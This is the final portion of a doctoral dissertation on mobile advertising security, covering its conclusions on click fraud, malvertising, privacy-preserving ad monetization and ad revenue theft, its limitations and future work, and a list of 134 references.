5.3 Takeaways

In this chapter, we looked into two different concerns regarding digital advertising. First, we launched an attack using DroidPill to steal ad revenue, which indicates that app developers should protect their ad unit IDs. Second, we classified inappropriate ads within a large-scale dataset into two severity levels. Afterwards, in revealing nested ads, which can be used to bypass new content-based regulations, within our case studies, we arrive at the following question for industry: While taking nested ads into consideration, can ad networks really eliminate inappropriate ads from the ad ecosystem?

CHAPTER 6
CONCLUSION AND FUTURE DIRECTIONS

We begin this chapter in 6.1 by revisiting each of the three claims of the thesis statement, and conclude the dissertation in 6.2 by discussing opportunities for future work in this field.

6.1 Revisiting the Thesis Statement

The following thesis statement was introduced in 1.2:

Secure digital advertising ecosystems will: 1) reduce the occurrences and impacts of both security issues (i.e., click fraud, and malvertising) to a minimum; 2) harmonize users' private information surrendered to tracking and customers' satisfaction towards advertised brands; and 3) mitigate other ad-related threats (i.e., revenue stealing attack, and content inappropriateness).

In the following three subsections, we summarize how this dissertation has addressed each of these three claims.

6.1.1 Security

The first thesis claim was that, secure digital advertising ecosystems will reduce the occurrences and impacts of both security issues (i.e., click fraud, and malvertising) to a minimum. We supported the claim in Chapter 3, beginning by selecting 5.7K target apps from 14.3K free apps randomly crawled from Play Store, and then collecting over 84K ads, including pre- and post-click data. Afterwards, we conducted analyses related to click fraud and malvertising, followed by case studies that show a new security threat (i.e., cryptojacking). Furthermore, we recognized that click fraud results in boosting the occurrences of malvertising. Finally, as we reveal the correlation between these two ad-related security issues, we suggest that ad networks take more responsibility to mitigate the situation.

6.1.2 Privacy

The second thesis claim was that, secure digital advertising ecosystems will harmonize users' private information surrendered to tracking and customers' satisfaction towards advertised brands. We supported the claim in Chapter 4 by implementing a novel monetization service — In-App AdPay, which allows users to query targeted ads by granting permissions at different levels, and receives credits for ad views/clicks. After testing usability and receiving relatively positive feedback from 42 volunteers, we moved on to investigating how users value permissions in different test scenarios. Except for privacy fundamentalists who always feel very uncomfortable with mobile ads, most volunteers have a positive attitude towards advertisers when using In-App AdPay, especially with trustful apps. Also, mobile users are likely to share more permissions with advertisers. We believe that a harmonized ecosystem can thus be achieved.

6.1.3 Other Threats

The final thesis claim was that, secure digital advertising ecosystems will mitigate other ad-related threats (i.e., revenue stealing attack, and content inappropriateness). We supported the claim in Chapter 5 by enumerating two dinstinct ad-related threats. First, we utilized DroidPill to launch ad revenue stealing attack. Second, we classified inappropriate ad content based on severity level (i.e., prohibited by ad policies, and controversial to the general public). In this dissertation, we revealed such threats, and recognize that ad networks should come up with a solution for such revenue stealing attacks. But, we leave ad inappropriateness to future work.

6.2 Limitations and Future Work

Although this dissertation talks about a significant contribution we have made to the field of digital advertising, we do recognize limitations:

- **In Chapter 3**, we have two concerns:

  We run the experiment on API 25, the latest API level running on Genymotion 2.11.0. Nowadays, Android 8.1 (API level 27) introduces the safe browsing feature on WebView. If ad networks adapt GOOGLE SAFE BROWSING, the malvertising issues could be somewhat mitigated.

  After customizing WebView, we are allowed to track labeled URLs from certain methods with logcat. But on the one hand, we cannot detect WebViews underneath a full-screen ad WebView. On the other hand, we are not able to separate each WebView's logcat traffic. Therefore, our pre-click data may contain URLs other than those we expect.

- **In Chapter 4**, three kinds of limitations may occur: experiment-related, technique-related and human-related.

  While In-App AdPay concentrates on mitigating the existing issues of in-app advertising (e.g., bad impressions on advertisers), it may potentially cause users to neglect in-app billing's low price options. Moreover, although it is statistically sufficient to cover different test scenarios with merely 42 volunteers, it would be better to recruit more participants for in-depth studies for assessing the optimal value of the population's private data more precisely.

  Two technical issues cannot be resolved by In-App AdPay: (1) click fraud initiated by app developers, and (2) inappropriate data collection conducted by ad networks. In order to increase their income, malicious apps may programmatically trick clicks on mobile ads. Whereas, in our framework, unless the privilege de-escalation for ad libraries is implemented, ad networks can still request all data granted by app permissions.

  Our monetization framework gives users great flexibility to control ad requests. Therefore, we expect a significant reduction in accidental ad clicks. However, for the sake of earning "virtual" coins, users may intentionally request and then click ads, which results in burning advertisers' budgets. Also, users' private information (e.g., geolocation) may

be changed over time. Furthermore, we also find three concerns from users' comments: (1) several users (i.e., P3, P8, P27 and P30) do not want their phones out of control until the service has been trusted, (2) P1 prefers to opt in permissions, and (3) P8 wants to consider only higher payment and fewer privacy-related permissions.

- **In Chapter 5**, our work has two limitations:

  Google asks that, ads displayed in family apps are expected to be consistent with their maturity ratings [131]. In [98], authors talk about this issue. However, whether the parental control settings are on or off, children are able to access all installed apps on a device. Therefore, our studies only focus on ad inappropriateness in general instead of with age-restricted apps.

  Our content analysis results reply on two public APIs. Admittedly, we cannot measure the accuracy of these APIs, since we are unable to manually build ground truth for tens of thousands of webpages and screenshots. Also, unfriendly advertisers are more likely to use vague expressions; therefore, we expect a fine-grained tool to visually contextually analyze ads and their landing pages before running online, which also helps reduce manual scrutiny efforts.

Also, we suggest several opportunities for future work, as follows:

- **Exploring More about Ad Safety Issues on Landing Pages —** We will move further towards detecting security breaches related to third-party JavaScript code on landing pages, and implementing defense mechanism for ad inappropriateness. A lightweight machine learning approach may be required to classify the content, trustful or doubtful. Last, the code should reside within WebView, so that the app can automatically raise an alert or directly kill the tab.

- **Usable Privacy for Smartphones and IoT Devices —** People usually doubt if sensors, like webcam and microphone, collect their private information for advertising or other

purposes. In [132], the vlogger revealed that Chrome displayed relevant ads after he talked a specific product near the computer. Therefore, I would like to investigate if these sensors on smartphones and IoT devices track users with no permissions granted, and also implement countermeasures. A possible solution is different privacy. In [133], researchers developed the prototype with a differentially private data collection mechanism for online avertising, and then evaluated with more than 13K users. We may conduct such experiments on handheld devices. As we mentioned earlier, mobile environments impose more obstacles than online settings; therefore, we expect to face more technical challenges.

- **Online Crime related to E-Commerce, Bitcoin, and Dark Web —** Although ad networks should take more responsibility on click fraud, we will simultaneously identify fraudulent publishers. Approaches may include analyzing local files within apps, and scanning webpages related to every app developer's email displayed on Play Store. But, where do these publishers get those illicit URLs? Moreover in [134], researchers revealed that a recently FBI-sized website, Backpage, allowed human traffickers to pay for posting sex ads with bitcoin. According to the public media, the dark web has more hidden services with unlawful transactions using cryptocurrencies, like bitcoin. The law enforcement agencies, such as the FBI, put a lot of effot into tracking these crimes. In consideration of both questions, we will use a variety of techniques (e.g., data collection, machine learning, and natural language processing), and go deep into the dark web for finding out the answers.

REFERENCES

[1] *Iab internet advertising revenue report conducted by pricewaterhousecoopers (pwc)*, https://www.iab.com/insights/iab-internet-advertising-revenue-report-conducted-by-pricewaterhousecoopers-pwc-2, [Online; accessed June-2018].

[2] *Biggest ad fraud ever: Hackers make $5m a day by faking 300m video views*, https://www.forbes.com/sites/thomasbrewster/2016/12/20/methbot-biggest-ad-fraud-busted/, [Online; accessed June-2018].

[3] *Youtube shuts down hidden cryptojacking adverts*, http://www.telegraph.co.uk/technology/2018/01/29/youtube-shuts-hidden-crypto-jacking-adverts, [Online; accessed June-2018].

[4] *Facebook admits cambridge analytica hijacked data on up to 87m users*, https://techcrunch.com/2018/04/04/cambridge-analytica-87-million/, [Online; accessed June-2018].

[5] *These are the ads russia bought on facebook in 2016*, https://www.nytimes.com/2017/11/01/us/politics/russia-2016-election-facebook.html, [Online; accessed June-2018].

[6] *Admob & adsense policies*, https://support.google.com/admob/answer/6128543?hl=en, [Online; accessed June-2018].

[7] *Children's online privacy protection rule*, https://www.ftc.gov/enforcement/rules/rulemaking-regulatory-reform-proceedings/childrens-online-privacy-protection-rule, [Online; accessed June-2018].

[8] G. Chen, J. Cox, and J. C. A. Uluagac, "In-depth survey of digital advertising technologies," IEEE COMST, 2016.

[9] C. Xuan, G. Chen, and E. Stuntebeck, "Droidpill: Pwn your daily-use apps," ASI-ACCS, 2017.

[10] G. Chen, W. Meng, and J. Copeland, "Revisiting mobile advertising issues with madlife," ready for submission to WWW, 2019.

[11] G. Chen, S. Ji, and J. Copeland, "Towards a framework to facilitate the mobile advertising ecosystem," ICPADS, 2016.

[12] *In-app purchase ads*, https://developers.google.com/admob/android/iap, [Online; accessed June-2018].

[13] *Big growth for rewarded video ads*, http://venturebeat.com/2015/03/01/supersonic-sees-big-growth-for-rewarded-video-ads-in-mobile-games-interview/, [Online; accessed June-2018].

[14] *Choosing right mobile ad format for app monetization*, https://medium.com/appreneuring-stories/choosing-right-mobile-ad-format-for-app-monetization-34344d00cec3, [Online; accessed June-2018].

[15] *Apple store policy of rejecting apps with rewarded video*, http://techcrunch.com/2014/06/24/app-store-policy-of-rejecting-apps-with-rewarded-video-social-sharing-gets-rolled-back-with-a-few-caveats/, [Online; accessed June-2018].

[16] Y. Wang, D. Burgener, A. Kuzmanovic, and G. Mariá-Fernández, "Understanding the network and user-targeting properties of web advertising networks," ICDCS, 2011.

[17] W. Enck, P. Gilbert, B. Chun, L. Cox, J. Jung, P. McDaniel, and A. Sheth, "Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones," OSDI, 2010.

[18] M. Egele, C. Kruegel, E. Kirda, and G. Vigna, "Pios: Detecting privacy leaks in ios applications," NDSS, 2011.

[19] W. Enck, D. Octeau, P. McDaniel, and S. Chaudhuri, "A study of android application security," Sec, 2011.

[20] *Android permissions*, https://developer.android.com/guide/topics/permissions/overview, [Online; accessed June-2018].

[21] *Ios security*, https://www.apple.com/business/docs/iOS_Security_Guide.pdf, [Online; accessed June-2018].

[22] *12 most abused android app permissions*, http://about-threats.trendmicro.com/us/library/image-gallery/12-most-abused-android-app-permissions, [Online; accessed June-2018].

[23] I. Leontiadis, C. Efstratiou, M. Picone, and C. Mascolo, "Don't kill my ads!: Balancing privacy in an ad-supported mobile application market," HotMobile, 2012.

[24] D. Davidson and B. Livshits, "Morepriv: Mobile os support for application personalization and privacy," Technical report, Microsoft Research, Tech. Rep. 163596, 2012.

[25] A. Khan, K. Jayarajah, D. Han, A. Misra, R. Balan, and S. Seshan, "Cameo: A middleware for mobile advertisement delivery," MobiSys, 2013.

[26] T. Book, A. Pridgen, and D. Wallach, "Longitudinal analysis of android ad library permissions," *arXiv*, vol. 1303.0857,

[27] S. Shekhar, M. Dietz, and D. Wallach, "Adsplit: Separating smartphone advertising from applications," Sec, 2012.

[28] R. Stevens, C. Gibler, J. Crussell, J. Erickson, and H. Chen, "Investigating user privacy in android ad libraries," MoST, 2012.

[29] T. Book and D. Wallach, "A case of collusion: A study of the interface between ad libraries and their apps," SPSM, 2013.

[30] ——, "An empirical study of mobile ad targeting," *arXiv*, vol. 1502.06577,

[31] J. Crussell, R. Stevens, and H. Chen, "Madfraud: Investigating ad fraud in android applications," MobiSys, 2014.

[32] S. Nath, "Madscope: Characterizing mobile in-app targeted ads," MobiSys, 2015.

[33] B. Liu, B. Liu, H. Jin, and R. Govindan, "Efficient privilege de-escalation for ad libraries in mobile apps," MobiSys, 2015.

[34] *Mobile rich media ad interface definition (mraid)*, `https://www.iab.com/wp-content/uploads/2017/07/MRAID_3.0_FINAL.pdf`, [Online; accessed June-2018].

[35] B. Miller, P. Pearce, C. Grier, C. Kreibich, and V. Paxson, "What's clicking what? techniques and innovations of today's clickbots," DIMVA, 2011.

[36] P. Pearce, V. Dave, C. Grier, K. Levchenko, S. Guha, D. McCoy, V. Paxson, S. Savage, and G. Voelker, "Characterizing large-scale click fraud in zeroaccess," CCS, 2014.

[37] V. Dave, S. Guha, and Y. Zhang, "Measuring and fingerprinting click-spam in ad networks," SIGCOMM, 2012.

[38] H. Haddadi, "Fighting online click-fraud using bluff ads," *Computer Communications Review*, vol. 40, 2 2010.

[39] L. Zhang and Y. Guan, "Detecting click fraud in pay-per-click streams of online advertising networks," ICDCS, 2008.

[40] V. Dave, S. Guha, and Y. Zhang, "Viceroi: Catching click-spam in search ad networks," CCS, 2013.

[41] B. Stone-Gross, R. Stevens, A. Zarras, R. Kemmerer, C. Kruegel, and G. Vigna, "Understanding fraudulent activities in online ad exchanges," IMC, 2011.

[42] B. Viswanath, M. Bashir, M. Crovella, S. Guha, K. Gummadi, B. Krishnamurthy, and A. Mislove, "Towards detecting anomalous user behavior in online social networks," Sec, 2014.

[43] S. Alrwais, C. Dunn, M. Gupta, A. Gerber, O. Spatscheck, and E. Osterweil, "Dissecting ghost clicks: Ad fraud via misdirected human clicks," ACSAC, 2012.

[44] T. Moore, N. Leontiadis, and N. Christin, "Fashion crimes: Trending-term exploitation on the web," CCS, 2011.

[45] T. Moore and B. Edelman, "Measuing the perpetrators and funders of typosquatting," FC, 2010.

[46] A. Zarras, A. Kapravelos, G. Stringhini, T. Holz, C. Kruegel, and G. Vigna, "The dark alleys of madison avenue: Understanding malicious advertisements," IMC, 2014.

[47] Z. Li, K. Zhang, Y. Xie, F. Yu, and X. Wang, "Knowing your enemy: Understanding and detecting malicious web advertising," CCS, 2012.

[48] H. Mekky, R. Torres, Z. Zhang, S. Saha, and A. Nucci, "Detecting malicious http redirections using trees of user browsing activity," INFOCOM, 2014.

[49] D. Wigdor, C. Forlines, P. Baudisch, J. Barnwell, and C. Shen, "Lucidtouch: A see-through mobile device," UIST, 2007.

[50] B. Liu, S. Nath, R. Govindan, and J. Liu, "Decaf: Detecting and characterizing ad fraud in mobile apps," NSDI, 2014.

[51] M. Dietz, S. Shekhar, Y. Pisetsky, A. Shu, and D. Wallach, "Quire: Lightweight provenance for smart phone operating systems," Sec, 2011.

[52] F. Roesner and T. Kohno, "Securing embedded user interfaces: Android and beyond," Sec, 2013.

[53] *Report: 40accidental*, https://marketingland.com/report-40-of-clicks-on-mobile-ads-are-fraudulent-or-accidental-20646, [Online; accessed June-2018].

[54] X. Zhang, A. Ahlawat, and W. Du, "Aframe: Isolating advertisements from mobile applications in android," ACSAC, 2013.

[55] M. Grace, W. Zhou, X. Jiang, and A.-R. Sadeghi, "Unsafe exposure analysis of mobile in-app advertisements," WiSec, 2012.

[56] Y. Zhou, Z. Wang, W. Zhou, and X. Jiang, "Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets," NDSS, 2012.

[57] V. Rastogi, R. Shao, Y. Chen, X. Pan, S. Zou, and R. Riley, "Are these ads safe: Detecting hidden attacks through the mobile app-web interfaces," NDSS, 2016.

[58] F. Roesner, T. Kohno, and D. Wetherall, "Detecting and defending against third-party tracking on the web," NSDI, 2012.

[59] J. Mayer and J. Mitchell, "Third-party web tracking: Policy and technology," IEEE Security and Privacy (Oakland), 2012.

[60] G. Merzdovnik, M. Huber, D. Buhov, N. Nikiforakis, S. Neuner, M. Schmiedecker, and E. Weippl, "Block me if you can: A large-scale study of tracker-blocking tools," Euro S&P, 2017.

[61] P. Barford, I. Canadi, D. Krushevskaja, Q. Ma, and S. Muthukrishnan, "Adscape: Harvesting and analyzing online display ads," WWW, 2014.

[62] I. Kim, W. Wang, Y. Kwon, Y. Zheng, Y. Aafer, W. Meng, and X. Zhang, "Adbudgetkiller: Online advertising budget draining attack," WWW, 2018.

[63] P. Gill, V. Erramilli, A. Chaintreau, B. Krishnamurthy, D. Papagiannaki, and P. Rodriguez, "Follow the money: Understanding economics of online aggregation and advertising," IMC, 2013.

[64] S. Nath, F. Lin, L. Ravindranath, and J. Padhye, "Smartads: Bringing contextual ads to mobile apps," MobiSys, 2013.

[65] A. Korolova, "Privacy violations using microtargeted ads: A case study," ICDMW, 2010.

[66] S. Guha, B. Cheng, and P. Francis, "Challenges in measuring online advertising systems," IMC, 2010.

[67] C. Castelluccia, M. Kaafar, and M. Tran, "Betrayed by your ads!: Reconstructing user profiles from targeted ads," PETS, 2012.

[68] S. Guha, B. Cheng, and P. Francis, "Privad: Practical privacy in online advertising," NSDI, 2011.

[69] V. Toubiana, A. Narayanan, D. Boneh, H. Nissenbaum, and S. Barocas, "Adnostic: Privacy preserving targeted advertising," NDSS, 2010.

[70] M. Fredrikson and B. Livshits, "Repriv: Re-imagining content personalization and in-browser privacy," IEEE Security and Privacy (Oakland), 2011.

[71] G. Portokalidis, M. Polychronakis, A. Keromytis, and E. Markatos, "Privacy-preserving social plugins," Sec, 2012.

[72] M. Mughees, Z. Qian, Z. Shafiq, K. Dash, and P. Hui, "A first look at ad-block detection — a new arms race on the web," *arXiv*, vol. 1605.05841,

[73] U. Iqbal, Z. Shafiq, and Z. Qian, "The ad wars: Retrospective measurement and analysis of anti-adblock filter lists," IMC, 2017.

[74] S. Zhu, X. Hu, Z. Qian, Z. Shafiq, and H. Yin, "Measuring and disrupting anti-adblockers using differential execution analysis," NDSS, 2018.

[75] X. Wei, L. Gomez, L. Neamtiu, and M. Faloutsos, "Profiledroid: Multi-layer profiling of android applications," MobiCom, 2012.

[76] S. Han, J. Jung, and D. Wetherall, "A study of third-party tracking by mobile apps in the wild," Technical report, University of Washington, Tech. Rep. UW-CSE-12-03-01, 2012.

[77] A. Razaghpanah, R. Nithyanand, N. Vallina-Rodriguez, S. Sundaresan, M. Allman, C. Kreibich, and P. Gill, "Apps, trackers, privacy, and regulators: A global study of the mobile tracking ecosystem," NDSS, 2018.

[78] X. Wei, L. Gomez, L. Neamtiu, and M. Faloutsos, "Permission evolution in the android ecosystem," ACSAC, 2012.

[79] S. Son, D. Kim, and V. Shmatikov, "What mobile ads know about mobile users," NDSS, 2016.

[80] S. Demetriou, W. Merrill, W. Yang, A. Zhang, and C. Gunter, "Free for all! assessing user data exposure to advertising libraries on android," NDSS, 2016.

[81] W. Meng, R. Ding, S. Chung, S. Han, and W. Lee, "The price of free: Privacy leakage in personalized mobile in-apps ads," NDSS, 2016.

[82] P. Pearce, A. Felt, G. Nunez, and D. Wagner, "Addroid: Privilege separation for applications and advertisers in android," ASIACCS, 2012.

[83] P. Hornyack, S. Han, J. Jung, S. Schechter, and D. Wetherall, "These aren't the droids you're looking for: Retrofitting android to protect data from imperious applications," CCS, 2011.

[84] H. Haddadi, P. Hui, and I. Brown, "Mobiad: Private and scalable mobile advertising," MobiArch, 2010.

[85] E. Palme, B. Hess, and J. Sutanto, "Achieving targeted mobile advertisements while respecting privacy," MobiCASE, 2012.

[86] M. Hardt and S. Nath, "Privacy-aware personalization for mobile advertising," CCS, 2012.

[87] D. Barrera, H. Kayacik, P. van Oorschot, and A. Somayaji, "A methodology for empirical analysis of permission-based security models and its application to android," CCS, 2010.

[88] M. Backes, S. Bugiel, P. von Styp-Rekowsky, and M. Wißfeld, "Seamless in-app ad blocking on stock android," MoST, 2017.

[89] W. Meng, X. Xing, A. Sheth, U. Weinsberg, and W. Lee, "Your online interests - pwned! a pollution attack against targeted advertising," CCS, 2014.

[90] K. Thomas, E. Bursztein, C. Grier, G. Ho, N. Jagpal, A. Kapravelos, D. McCoy, A. Nappa, V. Paxson, P. Pearce, N. Provos, and M. A. Rajab, "Ad injection at scale: Assessing deceptive advertisement modifications," IEEE Security and Privacy (Oakland), 2015.

[91] M. Backes, S. Bugiel, C. Hammer, O. Schranz, and P. von Styp-Rekowsky, "Boxify: Full-fledged app sandboxing for stock android," Sec, 2015.

[92] A. Bianchi, Y. Fratantonio, C. Kruegel, and G. Vigna, "Njas: Sandboxing unmodified applications in non-rooted devices running stock android," SPSM, 2015.

[93] W. Meng, B. Lee, X. Xing, and W. Lee, "Trackmeornot: Enabling flexible control on web tracking," WWW, 2016.

[94] *Google cloud vision api*, `https://cloud.google.com/vision/`, [Online; accessed June-2018].

[95] *Google cloud natural language api*, https://cloud.google.com/natural-language/, [Online; accessed June-2018].

[96] F. Sun, D. Song, and L. Liao, "Dom based content extraction via text density," SIGIR, 2011.

[97] *Ui/application exerciser monkey*, https://developer.android.com/studio/test/monkey.html, [Online; accessed June-2018].

[98] Y. Chen, S. Zhu, H. Xu, and Y. Zhou, "Children's exposure to mobile in-app advertising: An analysis of content appropriateness," SocialCom, 2013.

[99] A. Felt, S. Egelman, M. Finifter, D. Akhawe, and D. Wagner, "How to ask for permission," HotSec, 2012.

[100] A. Felt, E. Ha, S. Egelman, A. Haney, E. Chin, and D. Wagner, "Android permissions: User attention, comprehension, and behavior," SOUPS, 2012.

[101] P. Kelley, L. Cranor, and N. Sadeh, "Privacy as part of the app decision-making process," CHI, 2013.

[102] A. Felt, S. Egelman, and D. Wagner, "I've got 99 problems, but vibration ain't one: A survey of smartphone users' concerns," SPSM, 2012.

[103] Z. Jorgensen, J. Chen, C. Gates, N. Li, R. Proctor, and T. Yu, "Dimensions of risk in mobile applications: A user study," CODASPY, 2015.

[104] *Adaway*, https://adaway.org/hosts.txt, [Online; accessed June-2018].

[105] *Adguard mobile ads filter*, https://filters.adtidy.org/windows/filters/11.txt?id=11, [Online; accessed June-2018].

[106] F. Dong, H. Wang, Y. Li, Y. Guo, L. Li, S. Zhang, and G. Xu, "Fraudroid: An accurate and scalable approach to automated mobile ad fraud detection," *arXiv*, vol. 1709.01213,

[107] *Genymotion*, https://www.genymotion.com, [Online; accessed June-2018].

[108] *Ui automator*, https://developer.android.com/training/testing/ui-automator, [Online; accessed June-2018].

[109] *Android viewserver client*, https://github.com/dtmilano/AndroidViewClient, [Online; accessed June-2018].

[110] *Chrome declares war on unwanted redirects*, https://blog.malwarebytes.com/cybercrime/2017/11/chrome-declares-war-unwanted-redirects/, [Online; accessed June-2018].

[111] *Palo alto firewall*, http://www.paloalto-firewalls.com, [Online; accessed June-2018].

[112] *Coinhive*, https://coinhive.com, [Online; accessed June-2018].

[113] *Browser-based cryptocurrency mining makes unexpected return from the dead*, https://www.symantec.com/blogs/threat-intelligence/browser-mining-cryptocurrency, [Online; accessed June-2018].

[114] *Drive-by cryptomining campaign targets millions of android users*, https://blog.malwarebytes.com/threat-analysis/2018/02/drive-by-cryptomining-campaign-attracts-millions-of-android-users/, [Online; accessed June-2018].

[115] *Transaction fees*, https://support.google.com/googleplay/android-developer/answer/112622?hl=en, [Online; accessed June-2018].

[116] *Https everywhere*, http://doubleclickadvertisers.blogspot.com/2015/04/ads-take-step-towards-https-everywhere.html, [Online; accessed June-2018].

[117] *How many test users in a usability study?* https://www.nngroup.com/articles/how-many-test-users/, [Online; accessed June-2018].

[118] M. Ackerman, L. Cranor, and J. Reagle, "Privacy in e-commerce: Examining user scenarios and privacy preferences," EC, 1999.

[119] J. D. Winter, "Using the student's t-test with extremely small sample sizes," PARE, 2013.

[120] *Children's internet protection act*, https://www.fcc.gov/consumers/guides/childrens-internet-protection-act, [Online; accessed June-2018].

[121] *Adwords policies*, https://support.google.com/adwordspolicy, [Online; accessed June-2018].

[122] *Ad policies*, https://support.google.com/youtube/topic/30084?hl=en&ref_topic=2972865, [Online; accessed June-2018].

[123] *Advertising policies*, https://www.facebook.com/policies/ads/, [Online; accessed June-2018].

[124] *Prohibited content policies*, https://business.twitter.com/en/help/ads-policies/prohibited-content-policies.html, [Online; accessed June-2018].

[125] *A image hashing library written in python*, https://github.com/JohannesBuchner/imagehash, [Online; accessed June-2018].

[126] *Content categories*, https://cloud.google.com/natural-language/docs/categories, [Online; accessed June-2018].

[127] *Personalized advertising*, https://support.google.com/adwordspolicy/answer/143465?hl=en, [Online; accessed June-2018].

[128] *Facebook announces major changes to political ad policies*, https://www.nbcnews.com/tech/social-media/facebook-announces-major-changes-political-ad-policies-n863416, [Online; accessed June-2018].

[129] *Legality of cannabis by country*, https://en.wikipedia.org/wiki/Legality_of_cannabis_by_country, [Online; accessed June-2018].

[130] *Fofy*, https://www.fofy.com, [Online; accessed June-2018].

[131] *Parent guide to google play*, https://support.google.com/googleplay/answer/6209547?hl=en, [Online; accessed June-2018].

[132] *Is google always listening: Living test*, https://www.youtube.com/watch?v=zBnDWSvaQ1I, [Online; accessed June-2018].

[133] A. Reznichenko and P. Francis, "Private-by-design advertising meets the real world," CCS, 2014.

[134] R. Portnoff, D. Huang, P. Doerfler, S. Afroz, and D. McCoy, "Backpage and bitcoin: Uncovering human traffickers," KDD, 2017.